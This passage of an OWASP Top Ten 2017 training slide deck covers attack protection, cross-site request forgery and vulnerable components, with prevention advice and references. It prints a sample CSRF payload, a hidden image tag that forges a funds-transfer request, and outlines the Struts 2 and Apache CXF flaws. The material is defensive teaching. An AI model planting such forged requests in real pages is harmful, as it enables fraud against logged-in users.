How quickly can you deploy a real or virtual patch to block
continued exploitation of this vulnerability?
48
©2017 Attain, LLC
A7 – Insufficient Attack Protection
49
How Do I Prevent This?
There are three primary goals for sufficient attack protection:
1. Detect Attacks. Did something occur that is impossible for
legitimate users to cause (e.g., an input a legitimate client can’t
generate)? Is the application being used in a way that an
ordinary user would never do (e.g., tempo too high, atypical
input, unusual usage patterns, repeated requests)?
2. Respond to Attacks. Logs and notifications are critical to timely
response. Decide whether to automatically block requests, IP
addresses, or IP ranges. Consider disabling or monitoring
misbehaving user accounts.
3. Patch Quickly. If your dev process can’t push out critical
patches in a day, deploy a virtual patch that analyzes HTTP traffic,
data flow, and/or code execution and prevents vulnerabilities
from being exploited.
©2017 Attain, LLC
A7 – Insufficient Attack Protection
50
References
OWASP
OWASP Article on Intrusion Detection
OWASP AppSensor
OWASP Automated Threats Project
OWASP Credential Stuffing Cheat Sheet
OWASP Virtual Patching Cheat Sheet
OWASP Mod Security Core Ruleset
External
WASC Article on Insufficient Anti-automation
CWE Entry 778 - Insufficient Logging
CWE Entry 799 - Improper Control of Interaction Frequency
©2017 Attain, LLC

A8 – Cross-Site Request Forgery (CSRF)
Source: OWASP Top Ten 2017 rc1
51
“A CSRF attack forces a logged-on victim’s browser to send a forged HTTP
request, including the victim’s session cookie and any other automatically
included authentication information, to a vulnerable web application. Such an
attack allows the attacker to force a victim’s browser to generate requests the
vulnerable application thinks are legitimate requests from the victim.”
©2017 Attain, LLC
A8 – Cross-Site Request Forgery (CSRF)
Am I Vulnerable To CSRF?
To check whether an application is vulnerable, see if any links and
forms lack an unpredictable CSRF token. Without such a token,
attackers can forge malicious requests. An alternate defense is to
require the user to prove they intended to submit the request, such
as through reauthentication.
Focus on the links and forms that invoke state-changing functions,
since those are the most important CSRF targets. Multistep
transactions are not inherently immune. Also be aware that Server-
Side Request Forgery (SSRF) is also possible by tricking apps and
APIs into generating arbitrary HTTP requests.
Note that session cookies, source IP addresses, and other
information automatically sent by the browser don’t defend against
CSRF since they are included in the forged requests.
52
©2017 Attain, LLC

A8 – Cross-Site Request Forgery (CSRF)
53
Example Attack
The application allows a user to submit a state changing request that does
not include anything secret. For example:
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
So, the attacker constructs a request that will transfer money from the
victim’s account to the attacker’s account, and then embeds this attack in an
image request or iframe stored on various sites under the attacker’s control:
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#“ width="0"
height="0" />
If the victim visits any of the attacker’s sites while already authenticated to
example.com, these forged requests will automatically include the user’s
session info, authorizing the attacker’s request.
©2017 Attain, LLC
A8 – Cross-Site Request Forgery (CSRF)
54

How Do I Prevent CSRF?
The preferred option is to use an existing CSRF defense. Many frameworks
now include built in CSRF defenses, such as Spring, Play, Django, and
AngularJS. Some web development languages, such as .NET do so as well.
OWASP’s CSRF Guard can automatically add CSRF defenses to Java apps.
OWASP’s CSRFProtector does the same for PHP or as an Apache filter.
Otherwise, preventing CSRF usually requires the inclusion of an
unpredictable token in each HTTP request. Such tokens should, at a
minimum, be unique per user session.
The preferred option is to include the unique token in a hidden field. This
includes the value in the body of the HTTP request, avoiding its exposure
in the URL.
The unique token can also be included in the URL or a parameter.
However, this runs the risk that the token will be exposed to an attacker.
Consider using the “SameSite=strict” flag on all cookies, which is
increasingly supported in browsers.
©2017 Attain, LLC
A8 – Cross-Site Request Forgery (CSRF)
55

References
OWASP
OWASP CSRF Article
OWASP CSRF Prevention Cheat Sheet
OWASP CSRFGuard - Java CSRF Defense Tool
OWASP CSRFProtector - PHP and Apache CSRF Defense Tool
ESAPI HTTPUtilities Class with AntiCSRF Tokens
OWASP Testing Guide: Chapter on CSRF Testing
OWASP CSRFTester - CSRF Testing Tool
External
CWE Entry 352 on CSRF
Wikipedia article on CSRF
©2017 Attain, LLC

A9 – Using Components with Known
Vulnerabilities
Source: OWASP Top Ten 2017 rc1
56
“Components, such as libraries, frameworks, and other software modules, run
with the same privileges as the application. If a vulnerable component is
exploited, such an attack can facilitate serious data loss or server takeover.
Applications and APIs using components with known vulnerabilities may
undermine application defenses and enable various attacks and impacts.”
©2017 Attain, LLC
A9 – Using Components with Known
Vulnerabilities
Am I Vulnerable to Known Vulnerabilities?
The challenge is to continuously monitor the components (both client-side
and server-side) you are using for new vulnerability reports. This monitoring
can be very difficult because vulnerability reports are not standardized,
making them hard to find and search for the details you need (e.g., the exact
component in a product family that has the vulnerability). Worst of all, many
vulnerabilities never get reported to central clearinghouses like CVE and
NVD.
Determining if you are vulnerable requires searching these databases, as well
as keeping abreast of project mailing lists and announcements for anything
that might be a vulnerability. This process can be done manually, or with
automated tools. If a vulnerability in a component is discovered, carefully
evaluate whether you are actually vulnerable. Check to see if your code uses
the vulnerable part of the component and whether the flaw could result in an
impact you care about. Both checks can be difficult to perform as
vulnerability reports can be deliberately vague.
57
©2017 Attain, LLC
A9 – Using Components with Known
Vulnerabilities
Example Attacks
Components almost always run with the full privilege of the application, so
flaws in any component can result in serious impact. Such flaws can be
accidental (e.g., coding error) or intentional (e.g., backdoor in component).
Some example exploitable component vulnerabilities discovered are:

Apache CXF Authentication Bypass – By failing to provide an identity
token, attackers could invoke any web service with full permission.
(Apache CXF is a services framework, not to be confused with the Apache
Application Server.)
Struts 2 Remote Code Execution – Sending an attack in the Content-Type
header causes the content of that header to be evaluated as an OGNL
expression, which enables execution of arbitrary code on the server.
Applications using a vulnerable version of either component are susceptible
to attack as both components are directly accessible by application users.
Other vulnerable libraries, used deeper in an application, may be harder to
exploit.
58
©2017 Attain, LLC
A9 – Using Components with Known
Vulnerabilities
59
How Do I Prevent This?
Most component projects do not create vulnerability patches for old
versions. So the only way to fix the problem is to upgrade to the next
version, which can require other code changes. Software projects
should have a process in place to:
Continuously inventory the versions of both client-side and
server-side components and their dependencies using tools like
versions, DependencyCheck, retire.js, etc.
Continuously monitor sources like NVD for vulnerabilities in your
components. Use software composition analysis tools to
automate the process.
©2017 Attain, LLC
A9 – Using Components with Known
Vulnerabilities
60
How Do I Prevent This?
…continued:
Analyze libraries to be sure they are actually invoked at runtime
before making changes, as the majority of components are never
loaded or invoked.
Decide whether to upgrade component (and rewrite application
to match if needed) or deploy a virtual patch that analyzes HTTP
traffic, data flow, or code execution and prevents vulnerabilities
from being exploited.
©2017 Attain, LLC
A9 – Using Components with Known
Vulnerabilities
61
References
OWASP

OWASP Dependency Check (for Java and .NET libraries)
OWASP Virtual Patching Best Practices
External
The Unfortunate Reality of Insecure Libraries
MITRE Common Vulnerabilities and Exposures (CVE) search
National Vulnerability Database (NVD)
Retire.js for detecting known vulnerable JavaScript libraries
Node Libraries Security Advisories
Ruby Libraries Security Advisory Database and Tools
©2017 Attain, LLC
A10 – Underprotected APIs
Source: OWASP Top Ten 2017 rc1
62
